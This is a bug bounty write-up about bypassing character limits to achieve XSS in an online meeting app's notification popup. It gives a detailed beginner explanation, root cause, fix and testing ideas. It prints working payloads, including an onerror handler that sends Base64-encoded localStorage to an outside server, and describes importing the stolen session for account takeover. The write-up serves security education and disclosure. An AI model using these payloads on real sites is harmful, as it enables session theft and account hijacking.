Bypassing Character Limit - XSS Using Spanned Payload
The first name field of a user was reflected unfiltered in a notification popup, but limited to 15 characters. By splitting an image tag payload across the first name and notification body, an attacker could execute JavaScript and steal session data from localStorage, leading to account takeover.
Syed Mushfik Hasan Tahsin Follow
 Published on infosecwriteups.com
Hello, I am Syed Mushfik Hasan Tahsin aka SMHTahsin33, an 18 Y/O Cyber Security Enthusiast from Bangladesh. I am into Infosec due to curiosity and I do bug bounties in free time.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application for online presentations and meetings, with a polished UI. A single meeting could hold up to 1000 participants, and the application defined four user roles: Moderator, Presenter, Participant and Guest. The whole site was loaded dynamically on the client side with JavaScript.
Among the features available to the Moderator role was an extra one called Notifications. A moderator could send a notification, and the recipient's First Name was rendered inside the notification popup. That reflection is the heart of this write-up.
Setup
The researcher worked with the Moderator role, which is the role that can send notifications, and observed the notification as it was rendered to a user. No specific tooling, versions or test accounts beyond the role distinction are described. The report does not describe how the First Name value is set or influenced by an attacker.
Finding it
The starting point was mapping the application: what it is made for, how someone uses it, and what functions it exposes. While comparing what each role could do, the Moderator's Notifications feature stood out, because the researcher already had several other user inputs that reflected in different places without yielding anything.
Sending a notification showed that the First Name of the user was reflected in the Notification Popup without being filtered. Two limits stood in the way of a direct payload:
- The First Name field allowed only 15 characters, and
<script>would not work there anyway. - The Notification body did not allow angle brackets
<>.

The image accompanies the observation that the First Name field allowed only 15 characters and the notification body did not allow angle brackets.
Exploitation
Step 1: understand the two halves of the sink
The First Name (labelled FNAME, the Admin part) is unfiltered and allows special characters, but is capped at 15 characters. The notification body is fully filtered against angle brackets but allows up to 88 characters. Neither field alone is enough. The idea was to use both together so that the First Name opens a tag and the body closes and completes it.
Step 2: open an attribute in the First Name
The First Name was injected with:
<img src='
This causes the markup that follows the First Name, the part from -Admin</span>... up to </div>, to fall inside that single quotation. Because that following markup contains no single quotation of its own, the attribute is not broken out of early. The First Name field allowed special characters, which made this fragment possible.
Step 3: close the attribute and add the handler in the body
The notification body allows single and double quotes, so the body was started with a single quotation, which closes the src attribute opened in the First Name. Everything between the two quotations becomes the value of src. Since that value is not a real image source, the image fails to load and the onerror handler fires. The handler was injected after the opening single quotation in the body:
' onerror=alert()

The image accompanies the assembled payload after onerror=alert() was injected in the body.
Step 4: the browser repairs the quoting
The browser added the double quotes around alert() by itself and adjusted the quotations automatically on the client side after injection, making modifications of its own. The result was the popup alert.

The image accompanies the popup alert after the browser adjusted the quotations.
Step 5: exfiltrate LocalStorage
The application stored all session information in LocalStorage, so the popup had to be turned into data theft. Some of the session values contained a URL fragment (#), which interfered with exfiltration through a GET parameter. encodeURIComponent() could not be used because of the character limit on the notification body. The alternative found was btoa() to send a Base64-encoded version of LocalStorage. The payload used in the body was:
' onerror='new Image().src=`//[redacted]/?s=${btoa(JSON.stringify(localStorage))}`'
When onerror triggered, it sent a request to the researcher's server carrying the LocalStorage data of the victim who was inside that meeting.

The image accompanies the request sent to the researcher's server with the LocalStorage data.
Step 6: account takeover
The captured data was decoded and imported into the researcher's browser with the LocalStorage Manager Chrome extension. Reloading the website put the researcher inside the victim's account.
Root cause
The First Name value is inserted into the notification popup markup without filtering, and the notification body is inserted into the same markup with only an angle-bracket filter. Filtering angle brackets in one field is not enough when a second, unfiltered field can supply the tag opening. The two fields are concatenated into one HTML context, so the character limit on each field is not a security boundary either: 15 characters in the First Name plus 88 in the body is enough to build a working img tag with an onerror handler. The browser's own error recovery then normalises the quoting and executes the handler.
Impact
An attacker who can set or influence the First Name rendered in a notification can execute JavaScript in the context of any user who opens that notification inside a meeting. Because session information lives in LocalStorage, the script can read it and send it to an attacker-controlled server, and the attacker can then import it and take over the victim's account. The report describes this against a victim inside a meeting; the number of affected users depends on how widely the notification is delivered and how many recipients open it.
Fix
The report does not describe a fix. The measures that would address the root cause are to HTML-encode the First Name and the notification body on output, so neither can contribute markup, and to avoid building the popup by string concatenation of user-controlled values into an HTML context.
Variants to test
- Two-field concatenation into one attribute. Look for any feature where two user-controlled fields are rendered next to each other inside a tag or attribute. A positive result is markup from one field being completed by the other, as with
<img src='plus' onerror=.... - Angle-bracket-only filters. Where a field blocks
<>but allows quotes, try closing an attribute opened elsewhere. A positive result is a handler firing on an element whose tag was opened by a different field. - Short length limits. Treat a 15 or 88 character cap as a puzzle rather than a defence: split the payload across fields and check whether the combined output still forms a valid tag.
- LocalStorage-based sessions. If session data is in LocalStorage, test whether a short handler can exfiltrate it with
btoa(JSON.stringify(localStorage))whenencodeURIComponent()does not fit. A positive result is a request to your listener containing Base64 data that decodes to session values. - Browser quote repair. After injecting an unquoted handler, inspect the DOM to see whether the browser normalised the quoting for you. A positive result is the handler executing despite the payload not being syntactically complete as written.
What happened, in plain words
A security researcher was looking at a website used for online meetings and presentations. The site had a feature where a meeting Moderator could send a notification to people in the meeting, and that notification showed the recipient's First Name. The First Name was placed into the notification without being cleaned up, and the notification message itself was only partly cleaned up. By splitting a small piece of code across the two fields, the researcher got the site to run JavaScript in the browser of anyone who opened the notification. Because the site kept the login session in the browser's LocalStorage, that script could copy the session data out and the researcher could then log in as the victim. This is a beginner-friendly walkthrough of how that worked, step by step.
Who is writing and what the target is
The author introduces himself as Syed Mushfik Hasan Tahsin, known online as SMHTahsin33, an 18 year old cyber security enthusiast from Bangladesh who does bug bounties in his free time and has been working in the field for about three years.

The target was a website for online presentations and meetings with a polished interface. A single meeting could hold up to 1000 participants. The site had four kinds of user, called roles: Moderator, Presenter, Participant and Guest. The whole site was loaded dynamically on the client side with JavaScript, which means the browser builds the page as you use it rather than the server sending a finished page each time.
One feature stood out when comparing what each role could do: the Moderator had an extra feature called Notifications. The researcher already had several other places where user input was shown back on the page, but none of them had led anywhere. This one did.
Step 1: learning the target before attacking it
The first thing the researcher does with any target is to learn it: what it is made for, how someone uses it, and what functions it has. This is called reconnaissance, or recon. The idea is the same as walking around a building before trying any doors: you want to know the layout, who goes where, and which doors are usually left open.
While comparing the roles, the Moderator's Notifications feature caught his eye. A moderator can send a notification, and the recipient's First Name is shown inside the notification popup. That is called a reflection: something a user typed is placed back into the page. When a reflection is not cleaned up properly, it can become a cross-site scripting (XSS) bug, which means an attacker gets their own code to run inside someone else's browser session on that site.
Step 2: poking the suspects
Sending a notification showed that the First Name of the user appeared in the Notification Popup without being filtered. Filtering means removing or encoding characters that could be interpreted as code. Two limits stood in the way of simply dropping a script in:
- The First Name field allowed only 15 characters, and
<script>would not work there anyway. - The Notification body did not allow angle brackets
<>.
The image accompanies the observation that the First Name field allowed only 15 characters and the notification body did not allow angle brackets.
Why does the angle bracket matter? In HTML, the language web pages are written in, angle brackets mark the start and end of a tag, such as <img> for an image. If a field refuses < and >, you cannot open a new tag there. And even if you could, a <script> tag needs more than 15 characters, so the First Name field is too short for it on its own.
Step 3: the idea of using both fields together
The First Name (labelled FNAME, the Admin part) is unfiltered and allows special characters, but is capped at 15 characters. The notification body is fully filtered against angle brackets but allows up to 88 characters. Neither field alone is enough. The idea was to use both together so that the First Name opens a tag and the body closes and completes it.
Think of it like two people each holding half of a sentence. Neither half makes sense alone, and each person is only allowed to say a few words, but put them next to each other and the full sentence appears. The site was joining the two fields into the same piece of HTML, so the browser saw one combined result.
Step 4: open an attribute in the First Name
The First Name was injected with:
<img src='
Line by line, in plain words:
<imgstarts an image tag. The browser now expects an image to follow.src=begins the attribute that tells the browser where the image file lives. An attribute is a setting on a tag, like the address written on an envelope.'opens a single quotation mark. Everything after this quote, until another single quote appears, is treated as the value ofsrc, not as page structure.
This causes the markup that follows the First Name, the part from -Admin</span>... up to </div>, to fall inside that single quotation. Because that following markup contains no single quotation of its own, the attribute is not broken out of early. The First Name field allowed special characters, which made this fragment possible. In other words, the researcher used the First Name to leave an open quote hanging, and the site's own page code got swallowed into it.
Step 5: close the attribute and add the handler in the body
The notification body allows single and double quotes, so the body was started with a single quotation, which closes the src attribute opened in the First Name. Everything between the two quotations becomes the value of src. Since that value is not a real image source, the image fails to load and the onerror handler fires. A handler is a piece of code that runs when something happens; onerror runs when the image cannot be loaded. The handler was injected after the opening single quotation in the body:
' onerror=alert()
Line by line:
'closes thesrcvalue that the First Name opened. The browser now thinks the image address is whatever text sat between the two quotes.onerror=attaches a handler to the image tag, to run if loading fails.alert()is a built-in browser function that shows a small popup box with a message. Here it is used as a harmless proof that code is running.
The image accompanies the assembled payload after onerror=alert() was injected in the body.
Why does the image fail? Because the src value is not a real address to an image file. The browser tries to fetch it, fails, and then runs whatever is in onerror. That is the moment the injected code executes.
Step 6: the browser repairs the quoting
The browser added the double quotes around alert() by itself and adjusted the quotations automatically on the client side after injection, making modifications of its own. The result was the popup alert.
The image accompanies the popup alert after the browser adjusted the quotations.
This is worth pausing on. Browsers are forgiving: when HTML is slightly malformed, they often guess what was meant and fix it silently. Here that helpfulness worked against the site, because the browser tidied up the quoting and the handler still ran. A payload does not have to be perfectly written to work; the browser may complete it for you.
Step 7: stealing the session data
The application stored all session information in LocalStorage, so the popup had to be turned into data theft. LocalStorage is a small storage area inside your browser where a website can keep data between visits. If a site keeps your login session there, anyone who can read LocalStorage can act as you.
Some of the session values contained a URL fragment (#), which interfered with exfiltration through a GET parameter. A GET parameter is the part of a web address after a ?, used to pass small pieces of data to a server. A # in a value can cut the address short, so the data after it never reaches the server. encodeURIComponent() is a JavaScript function that makes text safe to put in a web address, but it could not be used because of the character limit on the notification body. The alternative found was btoa() to send a Base64-encoded version of LocalStorage. Base64 is a way of turning any data into plain letters and digits so it can travel safely in a web address. The payload used in the body was:
' onerror='new Image().src=`//[redacted]/?s=${btoa(JSON.stringify(localStorage))}`'
Line by line:
'closes thesrcvalue opened in the First Name, as before.onerror=attaches the handler that runs when the image fails to load.'opens a new quoted value for the handler, so the code inside is treated as one piece.new Image()creates a new image object in JavaScript without putting it on the page. It is a common trick for sending data out quietly..src=sets the address that this invisible image will try to load.`//[redacted]/?s=${...}`is a template string: the backticks let you drop a value into the middle of the address.btoa(...)turns the data into Base64 text.JSON.stringify(localStorage)turns the whole LocalStorage contents into a text string first, so it can be encoded.- The final
'closes the handler value.
When onerror triggered, it sent a request to the researcher's server carrying the LocalStorage data of the victim who was inside that meeting.
The image accompanies the request sent to the researcher's server with the LocalStorage data.
Why go to all this trouble? Because the goal is not just a popup. A popup proves code runs; stealing the session data turns that into access to the victim's account. The invisible image is used because loading an image is a normal thing for a browser to do, so the request leaves the page without needing anything special.
Step 8: turning the stolen data into an account takeover
The captured data was decoded and imported into the researcher's browser with the LocalStorage Manager Chrome extension. Reloading the website put the researcher inside the victim's account.
In plain terms: the stolen text was turned back from Base64 into the original session values, pasted into the researcher's own browser storage, and then the site was reloaded. The site saw what looked like a valid logged-in session and let him in. That is account takeover: using someone else's session as if it were your own.
Why this worked
The First Name value is inserted into the notification popup markup without filtering, and the notification body is inserted into the same markup with only an angle-bracket filter. Filtering angle brackets in one field is not enough when a second, unfiltered field can supply the tag opening. The two fields are concatenated into one HTML context, so the character limit on each field is not a security boundary either: 15 characters in the First Name plus 88 in the body is enough to build a working img tag with an onerror handler. The browser's own error recovery then normalises the quoting and executes the handler.
A useful comparison: checking each field separately is like checking each passenger's bag at the airport but never checking what happens when two bags are combined. The danger only appears in the combination.
What the impact is
An attacker who can set or influence the First Name rendered in a notification can execute JavaScript in the context of any user who opens that notification inside a meeting. Because session information lives in LocalStorage, the script can read it and send it to an attacker-controlled server, and the attacker can then import it and take over the victim's account. The report describes this against a victim inside a meeting; the number of affected users depends on how widely the notification is delivered and how many recipients open it.
What would fix it
The report does not describe a fix. The measures that would address the root cause are to HTML-encode the First Name and the notification body on output, so neither can contribute markup, and to avoid building the popup by string concatenation of user-controlled values into an HTML context. HTML-encoding means turning characters like < and ' into safe stand-ins so the browser shows them as text instead of treating them as structure.
Similar things to look for elsewhere
- Two-field concatenation into one attribute. Look for any feature where two user-controlled fields are rendered next to each other inside a tag or attribute. A positive result is markup from one field being completed by the other, as with
<img src='plus' onerror=.... - Angle-bracket-only filters. Where a field blocks
<>but allows quotes, try closing an attribute opened elsewhere. A positive result is a handler firing on an element whose tag was opened by a different field. - Short length limits. Treat a 15 or 88 character cap as a puzzle rather than a defence: split the payload across fields and check whether the combined output still forms a valid tag.
- LocalStorage-based sessions. If session data is in LocalStorage, test whether a short handler can exfiltrate it with
btoa(JSON.stringify(localStorage))whenencodeURIComponent()does not fit. A positive result is a request to your listener containing Base64 data that decodes to session values. - Browser quote repair. After injecting an unquoted handler, inspect the DOM to see whether the browser normalised the quoting for you. A positive result is the handler executing despite the payload not being syntactically complete as written.
Glossary
- XSS (cross-site scripting): a bug where an attacker gets their own code to run inside another user's browser session on a website.
- Reflection: when something a user typed is placed back into the page, which becomes dangerous if it is not cleaned up.
- Filtering: removing or encoding characters that could be interpreted as code.
- HTML: the language web pages are written in, using tags in angle brackets to describe structure.
- Tag: a piece of HTML such as
<img>that tells the browser what to display. - Attribute: a setting on a tag, such as
srcon an image, which tells the browser where the image lives. - Handler: a piece of code that runs when something happens, such as
onerrorwhen an image fails to load. onerror: the handler that fires when an image cannot be loaded.alert(): a built-in browser function that shows a small popup box, often used as proof that code runs.- LocalStorage: a small storage area inside the browser where a website can keep data between visits, sometimes including login sessions.
- Session: the state of being logged in, usually represented by data the browser sends back to the site.
- Account takeover: using someone else's session as if it were your own.
- GET parameter: the part of a web address after a
?, used to pass small pieces of data to a server. - URL fragment: the part of a web address after
#, which is not sent to the server. encodeURIComponent(): a JavaScript function that makes text safe to put in a web address.btoa(): a JavaScript function that turns data into Base64 text.- Base64: a way of turning any data into plain letters and digits so it can travel safely in a web address.
JSON.stringify(): a JavaScript function that turns an object into a text string.- Template string: a JavaScript string written with backticks that lets you drop values into the middle of it.
- DOM: the browser's in-memory model of the page, which you can inspect to see what the browser actually built.
- Reconnaissance (recon): learning a target before attacking it: what it is for, how it is used, and what functions it has.
- Role: a kind of user account with a defined set of permissions, such as Moderator or Guest.
- Client side: work done in the user's browser rather than on the server.
- HTML-encoding: turning characters like
<and'into safe stand-ins so the browser shows them as text instead of treating them as structure. - String concatenation: joining pieces of text together, which here joined two user-controlled fields into one piece of HTML.




